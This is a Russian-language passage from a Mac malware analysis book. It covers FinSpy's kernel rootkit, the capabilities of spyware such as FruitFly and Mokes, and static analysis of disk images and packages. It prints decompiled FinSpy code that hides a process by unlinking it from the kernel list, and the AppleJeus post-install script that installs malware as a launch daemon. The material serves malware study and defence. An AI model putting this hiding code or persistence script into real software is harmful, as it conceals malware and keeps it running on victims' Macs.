FinSpy, коммерческий межплатформенный шпионский имплант, является заметным исключением из техники hiding-in-plain-sight. Раскрытый Amnesty International в 2020 году, он вооружен способностью скрывать процессы через компонент kernel-level rootkit, `logind.kext`, и стремился оставаться необнаруженным даже на внимательно мониторируемых системах. [12]

Файл kext FinSpy содержит функцию с именем `ph_init`. (`ph`, вероятно, означает processing hider.) Эта функция разрешает несколько kernel symbols с помощью функции с именем `ksym_resolve_symbol_by_crc32` (листинг 3-17):

```
void ph_init() {
 1 *ALLPROC_ADDRESS =
ksym_resolve_symbol_by_crc32(0x127a88e8);
 2 *LCK_LCK = ksym_resolve_symbol_by_crc32(0xfef1d247);
   *LCK_MTX_LOCK = ksym_resolve_symbol_by_crc32(0x392ec7ae);
   *LCK_MTX_UNLOCK =
ksym_resolve_symbol_by_crc32(0x2472817c);
   return;
}
```

Листинг 3-17: Разрешение kernel symbols (FinSpy)

Основываясь на именах переменных, найденных внутри kernel extension, похоже, что эта функция пытается разрешить pointer глобального kernel-списка структур process (`proc`) 1, а также различные функции locks и mutex 2.

В функции с именем ph_hide kext скрывает процесс, сначала проходя по списку структур proc, на который указывает ALLPROC_ADDRESS, и ища ту, которая совпадает (листинг 3-18):

```
void ph_hide(int targetPID) {

    if (pid == 0x0) return;

    r15 = *ALLPROC_ADDRESS;
    if (r15 == 0x0) goto return;
SEARCH:
   rax = proc_pid(r15);
   rbx = *r15;
   if (rax == targetPID) goto HIDE;
   r15 = rbx;
   if (rbx != 0x0) goto SEARCH;
   return;
HIDE:
   r14 = *(r15 + 0x8);
   (*LCK_MTX_LOCK)(*LCK_LCK);
   *r14 = rbx;
   *(rbx + 0x8) = r14;
   (*LCK_MTX_UNLOCK)(*LCK_LCK);
   return;
```

Листинг 3-18: Сокрытие процесса в kernel mode (FinSpy)

Обратите внимание, что метка HIDE содержит код, который будет выполнен, когда целевой процесс найден. Этот код удалит интересующий целевой процесс, отсоединив его от списка процессов. После удаления процесс будет скрыт от различных системных инструментов перечисления процессов, таких как Activity Monitor. Стоит отметить, что поскольку kernel extension FinSpy не подписан, он не будет выполняться ни в какой недавней версии macOS, где принудительно применяются требования подписи кода kext. Подробнее о теме rootkits для Mac (включая эту хорошо известную технику сокрытия процессов) см. "Revisiting Mac OS X Kernel Rootkits". [13]

Другие возможности

Вредоносное ПО, нацеленное на macOS, разнообразно и поэтому охватывает весь спектр с точки зрения возможностей. Завершим эту главу, отметив несколько других возможностей, найденных во вредоносном ПО для Mac.

Один заметный тип вредоносного ПО для Mac, особенно выделяющийся своими возможностями, - вредоносное ПО, предназначенное для шпионажа за жертвами. Такое вредоносное ПО часто впечатляюще полнофункционально. Возьмем, например, FruitFly, довольно коварный образец вредоносного ПО для macOS, который оставался необнаруженным в реальных атаках более десяти лет. В комплексном анализе под названием "Offensive Malware Analysis: Dissecting OSX.FruitFly via a Custom C&C Server" я подробно описал довольно обширный набор функций и возможностей вредоносного ПО. [14] Помимо стандартных возможностей, таких как загрузка и выгрузка файлов и выполнение shell-команд, ему также можно удаленно поручить выполнять такие действия, как захват содержимого экрана жертвы, оценка и выполнение произвольных Perl-команд и публикация синтетических событий мыши и клавиатуры. Последнее довольно уникально среди вредоносного ПО для Mac и позволяло удаленному атакующему взаимодействовать с GUI зараженной системы; например, оно могло закрывать предупреждения безопасности, возможно вызванные другими действиями вредоносного ПО.

Еще один пример полнофункционального вредоносного ПО для Mac - Mokes. Спроектированный как cyberespionage implant, он поддерживает типичные возможности, такие как загрузка файлов и выполнение команд, но также способность искать и эксфильтрировать документы Office,

захватывать экран, audio и video пользователя и отслеживать съемные носители, чтобы сканировать их на предмет интересных файлов для сбора. Любое устройство, зараженное этим сложным имплантом, предоставляет удаленным атакующим постоянный контроль над системой, одновременно предоставляя неограниченный доступ к файлам и действиям пользователя.

Говоря о полнофункциональном вредоносном ПО, коммерческое вредоносное ПО (часто называемое spyware suites) часто забирает приз. Например, упомянутый выше вариант FinSpy для macOS использует модульный дизайн, чтобы предоставить довольно впечатляющий список возможностей. К ним, конечно, относятся базовые, такие как выполнение shell-команд, но также следующие:

• Запись audio
• Запись camera
• Запись screen
• Перечисление файлов на remote devices
• Перечисление reachable Wi-Fi networks
• Запись keystrokes (включая virtual keyboards)
• Запись измененных, открытых и удаленных файлов
• Кража emails (из Apple Mail и Thunderbird)

Далее

Если вам интересно глубже погрузиться в темы, рассмотренные в первой части этой книги, я публиковал ежегодный "Mac Malware Report" за каждый из последних нескольких лет. Эти отчеты охватывают векторы заражения, механизмы закрепления и возможности всего нового вредоносного ПО за соответствующий год. [15]

В следующей главе мы обсудим, как эффективно анализировать вредоносный образец, вооружив вас необходимыми навыками, чтобы стать опытным аналитиком вредоносного ПО для Mac.

Примечания

Сноски

[1] [назад] "Ikittens: Iranian Actor Resurfaces with Malware for Mac (Macdownloader)", Iran Threats, February 7, 2017, iranthreats.github.io.
[2] [назад] Patrick Wardle, "Word to Your Mac: Analyzing a Malicious Word Document Targeting macOS Users", Objective-See, December 5, 2018, objective-see.com and "Escaping the Microsoft Office Sandbox", Objective-See, August 15, 2018, objective-see.com.
[3] [назад] James T. Bennett and Mike Scott, "Forced to Adapt: XSLCmd Backdoor Now on OS X", Threat Research Blog, September 4, 2014, bit.ly.
[4] [назад] Stefan Esser, "OS X 10.10 DYLD_PRINT_TO_FILE Local Privilege Escalation Vulnerability", SektionEins, sektioneins.de.
[5] [назад] Thomas Reed, "DYLD_PRINT_TO_FILE exploit found in the wild", Malwarebytes Labs, August 3, 2015, blog.malwarebytes.com.
[6] [назад] Nicole Fishbein and Avigayil Mechtinger, "A Storm Is Brewing: IPStorm Now Has Linux Malware", Intezer blog, October 1, 2020, intezer.com.
[7] [назад] Ben Edelman, "How Affiliate Programs Fund Spyware", Ben Edelman blog, September 14, 2005, benedelman.org.
[8] [назад] "MinerGate console miner", MinerGate, minergate.com.
[9] [назад] Patrick Wardle, "Lazarus Group Goes 'Fileless'", Objective-See, December 3, 2019, objective-see.com.
[10] [назад] Claud Xiao, "New OS X Ransomware KeRanger Infected Transmission BitTorrent Client Installer", Unit 42, March 6, 2016, unit42.paloaltonetworks.com.
[11] [назад] Patrick Wardle, "Towards Generic Ransomware Detection", Objective-See, April 20, 2016, objective-see.com.
[12] [назад] "German-made FinSpy spyware found in Egypt, and Mac and Linux versions revealed", Amnesty International, September 25, 2020, amnesty.org.
[13] [назад] "Revisiting Mac OS X Kernel Rootkits", Phrack 69: 7, May 6, 2016, phrack.org.
[14] [назад] Patrick Wardle, "Offensive Malware Analysis: Dissecting OSX/FRUITFLY.B via a Custom C&C Server", Virus Bulletin, October 2017, virusbulletin.com.
[15] [назад] Mac Malware of 2016, 2017, 2018, 2019, 2020, 2021, Objective-See: objective-see.com, objective-see.com, objective-see.com, objective-see.com, objective-see.com, objective-see.com.

Часть II. Анализ вредоносного ПО для Mac

Теперь, когда вы понимаете векторы заражения, механизмы закрепления и возможности вредоносного ПО для Mac, обсудим, как можно эффективно анализировать вредоносные образцы. Мы рассмотрим как статические, так и динамические подходы:

Статический анализ: изучение образца без его выполнения. Этот подход использует различные инструменты, которые могут статически извлекать информацию из образца. Часто анализ завершается использованием дизассемблера или декомпилятора.

Динамический анализ: изучение образца во время его выполнения. Этот подход чаще всего использует инструменты пассивного мониторинга, хотя он также может задействовать более мощные инструменты, например отладчик.

Используя эти техники анализа, мы определим, является ли образец действительно вредоносным, и, если да, ответим на такие вопросы: какой вектор заражения он использует, чтобы заразить Mac? Какой механизм закрепления, если таковой есть, используется для сохранения доступа? Каковы его конечные цели и возможности?

Имея ответы на эти вопросы, мы сможем точно определить, какую угрозу вредоносное ПО представляет для пользователей Mac, а также создать механизмы обнаружения, предотвращения и обеззараживания, чтобы ему противодействовать.

Глава 4. Небинарный анализ

Эта глава посвящена статическому анализу небинарных форматов файлов, таких как пакеты, образы дисков и скрипты, которые вы часто будете встречать при анализе вредоносного ПО для Mac. Пакеты и образы дисков - это сжатые форматы файлов, часто используемые для доставки вредоносного ПО в систему пользователя. Когда мы сталкиваемся с этими сжатыми типами файлов, наша цель - извлечь их содержимое, включая любые вредоносные файлы. Эти файлы, например установщик вредоносного ПО, могут быть в разных форматах, хотя чаще всего это либо скрипты, либо скомпилированные бинарные файлы (часто внутри application bundle). Благодаря читаемости plaintext скрипты довольно легко анализировать вручную, хотя авторы вредоносного ПО часто пытаются усложнить анализ, применяя техники обфускации. С другой стороны, скомпилированные бинарные файлы не являются легко понятными для людей. Анализ таких файлов требует как понимания формата бинарных файлов macOS, так и использования конкретных инструментов бинарного анализа. Последующие главы рассмотрят эти темы.

Чаще всего статический анализ файла начинается с определения типа файла. Этот первый шаг существенен, поскольку большинство инструментов статического анализа специфичны для типа файла. Например, если мы определяем файл как пакет или образ диска, затем мы используем инструменты, способные извлекать компоненты из этих сжатых установочных носителей. С другой стороны, если файл оказывается скомпилированным бинарным файлом, вместо этого мы должны использовать инструменты, специфичные для бинарного анализа, чтобы помочь нашим усилиям по анализу.

Определение типов файлов

Как отмечалось, большинство инструментов статического анализа специфичны для типа файла. Поэтому первый шаг при анализе потенциально вредоносного файла - определить его тип. Если у файла есть расширение, оно, вероятно, идентифицирует тип файла, и это особенно верно для расширений, используемых операционной системой для вызова действия по умолчанию. Например, вредоносный образ диска без расширения `.dmg` не будет автоматически смонтирован, если пользователь дважды щелкнет по нему, поэтому авторы вредоносного ПО вряд ли удалят его.

Однако часто авторы вредоносного ПО пытаются замаскировать истинный тип файла своего создания, чтобы обмануть или принудить пользователя запустить его. Само собой разумеется, что внешность может быть обманчива, и вы не должны определять тип файла только по его виду (например, по значку) или тому, что кажется его расширением. Например, вредоносное ПО WindTail специально спроектировано так, чтобы маскироваться под безобидный документ Microsoft Office. В реальности файл является вредоносным приложением, которое при выполнении устойчиво заражает систему.

На другом конце спектра вредоносные файлы могут не иметь ни значка, ни расширения файла. Более того, поверхностная triage содержимого таких файлов может не дать подсказок о фактическом типе файла. Например, листинг 4-1 - подозреваемый вредоносный файл с простым именем `5mLen`, неизвестного бинарного формата.

```
% hexdump -C 5mLen
00000000  03 f3 0d 0a 97 93 55 5b  63 00 00 00 00 00 00 00
|......U[c.......|
00000010  00 03 00 00 00 40 00 00  00 73 36 00 00 00 64 00
|.....@...s6...d.|
00000020  00 64 01 00 6c 00 00 5a  00 00 64 00 00 64 01 00
|.d..l..Z..d..d..|
00000030  6c 01 00 5a 01 00 65 00  00 6a 02 00 65 01 00 6a
```

```
|l..Z..e..j..e..j|
00000040  03 00 64 02 00 83 01 00  83 01 00 64 01 00 04 55
|..d........d...U|
00000050  64 01 00 53 28 03 00 00  00 69 ff ff ff ff 4e 73
|d..S(....i....Ns|
00000060  d8 08 00 00 65 4a 79 64  56 2b 6c 54 49 6a 6b 55
|....eJydV+lTIjkU|
00000070  2f 38 35 66 51 56 47 31  53 33 71 4c 61 52 78 6e
|/85fQVG1S3qLaRxn|
00000080  6e 42 6d 6e 4e 6c 73 4f  6c 2b 41 67 49 71 43 67
|nBmnNlsOl+AgIqCg|
```

Листинг 4-1: Неизвестный тип файла

Так как же эффективно определить формат файла? Один отличный вариант - встроенная команда macOS `file`. Например, запуск команды `file` для неизвестного файла `5mLen` определяет тип файла как byte-compiled Python code (листинг 4-2):

```
% file 5mLen
5mLen: python 2.7 byte-compiled
```

Листинг 4-2: Использование `file` для определения byte-compiled Python script

Скоро подробнее об этом adware, но знание, что файл является byte-compiled Python code, позволяет нам использовать различные инструменты, специфичные для этого формата файла; например, мы можем реконструировать читаемое представление исходного Python-кода с помощью Python decompiler.

Возвращаясь к WindTail, мы снова можем использовать утилиту `file`, чтобы выявить, что вредоносные файлы (которые, напомним, использовали значки в попытке маскироваться под безвредные документы Office) на самом деле являются application bundles, содержащими 64-bit Mach-O executables (листинг 4-3):

```
% file Final_Presentation.app/Contents/MacOS/usrnode
Final_Presentation.app/Contents/MacOS/usrnode: Mach-O 64-bit
executable x86_64
```

Листинг 4-3: Использование `file` для определения скомпилированного 64-bit Mach-O executable (WindTail)

Обратите внимание, что утилита `file` иногда определяет тип файла не очень полезным образом. Например, она часто ошибочно определяет образы дисков (`.dmg`), которые могут быть сжаты, просто как VAX COFF files. В этом случае другие инструменты, такие как WhatsYourSign, могут оказаться полезнее. [1]

Я написал WhatsYourSign (WYS) как бесплатный open source-инструмент, главным образом предназначенный для отображения информации о cryptographic signing, но он также может определять типы файлов. После установки WYS добавляет в Finder пункт context menu. Это позволяет CTRL-click по любому файлу, затем выбрать option Signing Info в выпадающем context menu, чтобы просмотреть его тип. Например, WYS может легко определить истинный тип WindTail: стандартное приложение (рисунок 4-1).

Рисунок 4-1: Использование WhatsYourSign для определения приложения (WindTail)

Помимо предоставления удобного способа определить тип файла через пользовательский интерфейс macOS, WYS также может определять типы файлов, с которыми command line-инструмент `file` может испытывать трудности, например образы дисков. Возьмем пример в листинге 4-4, где мы запускаем `file` для образа диска, троянизированного EvilQuest:

```
% file "EvilQuest/Mixed In Key 8.dmg"
EvilQuest/Mixed In Key 8.dmg: zlib compressed data
```

Листинг 4-4: С образами дисков `file` испытывает трудности (EvilQuest)

Инструмент `file` довольно бесполезно отвечает `zlib compressed data`. Хотя технически это верно (образ диска - сжатые данные), вывод WYS полезнее. Как видно на рисунке 4-2, он указывает тип объекта как "Disk Image".

Рисунок 4-2: Использование WYS для определения образа диска (EvilQuest)

Извлечение вредоносных файлов из упаковки распространения

После определения типа файла объекта вы часто продолжите статический анализ с помощью инструментов, специфичных для определенного типа файла. Например, если объект оказывается образом диска или установочным пакетом, можно использовать инструменты, специально предназначенные для извлечения файлов из этих механизмов распространения. Давайте теперь рассмотрим это.

Дисковые образы Apple (.dmg)

Apple Disk Images (`.dmg`) - популярный способ распространения программного обеспечения среди пользователей Mac. Конечно, ничто не мешает авторам вредоносного ПО также использовать этот формат распространения программ.

Обычно образы дисков можно определить по расширению файла `.dmg`. Авторы вредоносного ПО редко меняют это расширение, потому что когда пользователь дважды щелкает по любому файлу с расширением `.dmg`, операционная система автоматически смонтирует его и покажет содержимое, чего авторы вредоносного ПО часто и хотят. В качестве альтернативы можно использовать WYS для определения этого типа файла, поскольку инструмент `file` может испытывать трудности с окончательным определением таких образов дисков.

Для целей анализа мы можем вручную смонтировать Apple Disk Image через встроенную команду macOS `hdiutil`, что позволяет исследовать структуру образа диска и извлекать содержимое файлов, например вредоносный установщик или приложение, для анализа. При вызове с option `attach` `hdiutil` смонтирует образ диска в каталог `/Volumes`. В качестве примера листинг 4-5 монтирует троянизированный образ диска через команду `hdiutil attach`:

```
% hdiutil attach CreativeUpdate/Firefox\ 58.0.2.dmg
  /dev/disk3s2  Apple_HFS  /Volumes/Firefox
```

Листинг 4-5: Использование `hdiutil` для монтирования зараженного образа диска (CreativeUpdate)

После монтирования образа диска `hdiutil` отображает каталог монтирования (например, `/Volumes/Firefox`). Теперь можно напрямую обращаться к файлам внутри образа диска. Просмотр этого смонтированного образа диска, либо через terminal (с помощью `cd /Volumes/Firefox`), либо через пользовательский интерфейс, выявляет приложение Firefox, троянизированное вредоносным ПО CreativeUpdate. Подробнее о формате файла `.dmg` см. "Demystifying the DMG File Format". [2]

Пакеты (.pkg)

Еще один распространенный формат файлов, которым атакующие часто злоупотребляют для распространения вредоносного ПО для Mac, - повсеместный пакет macOS. Как и с образом диска, вывод утилиты `file` при исследовании пакета может быть несколько запутанным. Конкретно она может определить пакет как сжатый `.xar` archive, базовый формат файла packers. С точки зрения анализа гораздо полезнее знать, что это пакет.

WYS может точнее определять такие файлы как packages. Более того, при распространении packages будут заканчиваться расширениями файла `.pkg` или `.mpkg`. Эти расширения гарантируют, что macOS автоматически запустит пакет, когда, например, пользователь дважды щелкнет по нему. Packages также могут быть подписаны, что может дать понимание во время анализа. Например, если пакет подписан авторитетной компанией (такой как Apple), пакет и его содержимое, вероятно, безобидны.

Как и с образами дисков, вас обычно интересует не сам пакет, а его содержимое. Следовательно, наша цель - извлечь содержимое пакета для анализа. Поскольку packages - это сжатые архивы, вам нужен инструмент для распаковки и исследования или извлечения содержимого пакета. Если вам удобно использовать terminal, встроенная утилита macOS `pkgutil` может извлечь содержимое пакета через command line option `--expand-full`. Другой вариант - бесплатное приложение Suspicious Package, которое, как объясняет его документация, позволяет открывать и исследовать установочные пакеты macOS без необходимости предварительно устанавливать их. [3] Конкретно

Suspicious Package позволяет исследовать метаданные пакета, такие как сведения о подписи кода, а также просматривать, изучать и экспортировать любые файлы, найденные внутри пакета.

В качестве примера используем Suspicious Package для изучения пакета, содержащего вредоносное ПО CPUMeaner (рисунок 4-3).



Рисунок 4-3: Использование Suspicious Package для исследования пакета (CPUMeaner)

Вкладка Package Info в Suspicious Package предоставляет общие сведения о пакете, включая:

- То, что он устанавливает два объекта
- То, что его certificate был отозван Apple (критическая проблема и большой red flag, вероятно указывающий, что он содержит вредоносный код)
- То, что он запускает два install scripts

Вкладка All Files (рисунок 4-4) выявляет каталоги и файлы, которые пакет установил бы при запуске. Кроме того, эта вкладка позволяет экспортировать любые из этих объектов.



Рисунок 4-4: Использование Suspicious Package для экспорта файла (CPUMeaner)

Packages часто содержат pre- и post-install bash scripts, которые могут содержать дополнительную логику, необходимую для завершения установки. Поскольку эти файлы автоматически выполняются во время установки, при анализе потенциально вредоносного пакета всегда следует проверять наличие таких файлов и исследовать их! Авторы вредоносного ПО весьма любят злоупотреблять этими скриптами для выполнения вредоносных действий, таких как устойчивая установка своего кода.

Действительно, щелчок по вкладке All Scripts выявляет вредоносный post-install script (рисунок 4-5).

Как видно, post-install script CPUMeaner содержит встроенный property list launch agent и команды для настройки и записи файла `/Library/LaunchAgents/com.osxext.cpucooler.plist`. После установки этого property list бинарный файл вредоносного ПО, `/Library/Application Support/CpuCooler/cpucooler`, будет автоматически запускаться каждый раз, когда пользователь входит в систему.



Рисунок 4-5: Использование Suspicious Package для исследования post-install script (CPUMeaner)

В статье под названием "Pass the AppleJeus" я выделил еще один пример вредоносного пакета, на этот раз принадлежащего Lazarus Group. [4] Поскольку вредоносный пакет содержится внутри Apple disk image, `.dmg` сначала нужно смонтировать. Как показано в листинге 4-6, мы сначала монтируем вредоносный образ диска, `JMTTrader_Mac.dmg`. После того как он смонтирован в `/Volumes/JMTTrader/`, мы можем перечислить его файлы. Мы видим, что он содержит единственный пакет, `JMTTrader.pkg`:

```
% hdiutil attach JMTTrader_Mac.dmg
...
/dev/disk3s1 /Volumes/JMTTrader
% ls /Volumes/JMTTrader/
JMTTrader.pkg
```

Листинг 4-6: Перечисление файлов образа диска (AppleJeus)

После монтирования образа диска мы можем обращаться к вредоносному пакету (`JMTTrader.pkg`) и исследовать его, снова через Suspicious Package (рисунок 4-6).



Рисунок 4-6: Использование Suspicious Package для исследования пакета (AppleJeus)

Пакет не подписан (что довольно необычно) и содержит следующий post-install script, включающий логику установки вредоносного ПО (листинг 4-7):

```
#!/bin/sh
mv
/Applications/JMTTrader.app/Contents/Resources/.org.jmttradin
g.plist
   /Library/LaunchDaemons/org.jmttrading.plist
chmod 644 /Library/LaunchDaemons/org.jmttrading.plist
mkdir /Library/JMTTrader
mv
/Applications/JMTTrader.app/Contents/Resources/.CrashReporter
   /Library/JMTTrader/CrashReporter
chmod +x /Library/JMTTrader/CrashReporter
/Library/JMTTrader/CrashReporter Maintain &
```

Листинг 4-7: Post-install script, содержащий логику установщика (AppleJeus)

Исследование этого post-install script показывает, что он устойчиво установит вредоносное ПО (`CrashReporter`) как launch daemon (`org.jmttrading.plist`).

Анализ скриптов

После того как вы извлекли вредоносное ПО из его упаковки распространения (будь то `.dmg`, `.pkg`, `.zip` или какой-либо другой формат), пора анализировать фактический образец вредоносного ПО. Обычно такое вредоносное ПО является либо скриптом (например, shell script, Python script или AppleScript), либо скомпилированным Mach-O binary. Благодаря читаемости скрипты часто довольно тривиальны для анализа и могут не требовать специальных инструментов анализа, поэтому начнем с них.

Сценарии оболочки Bash

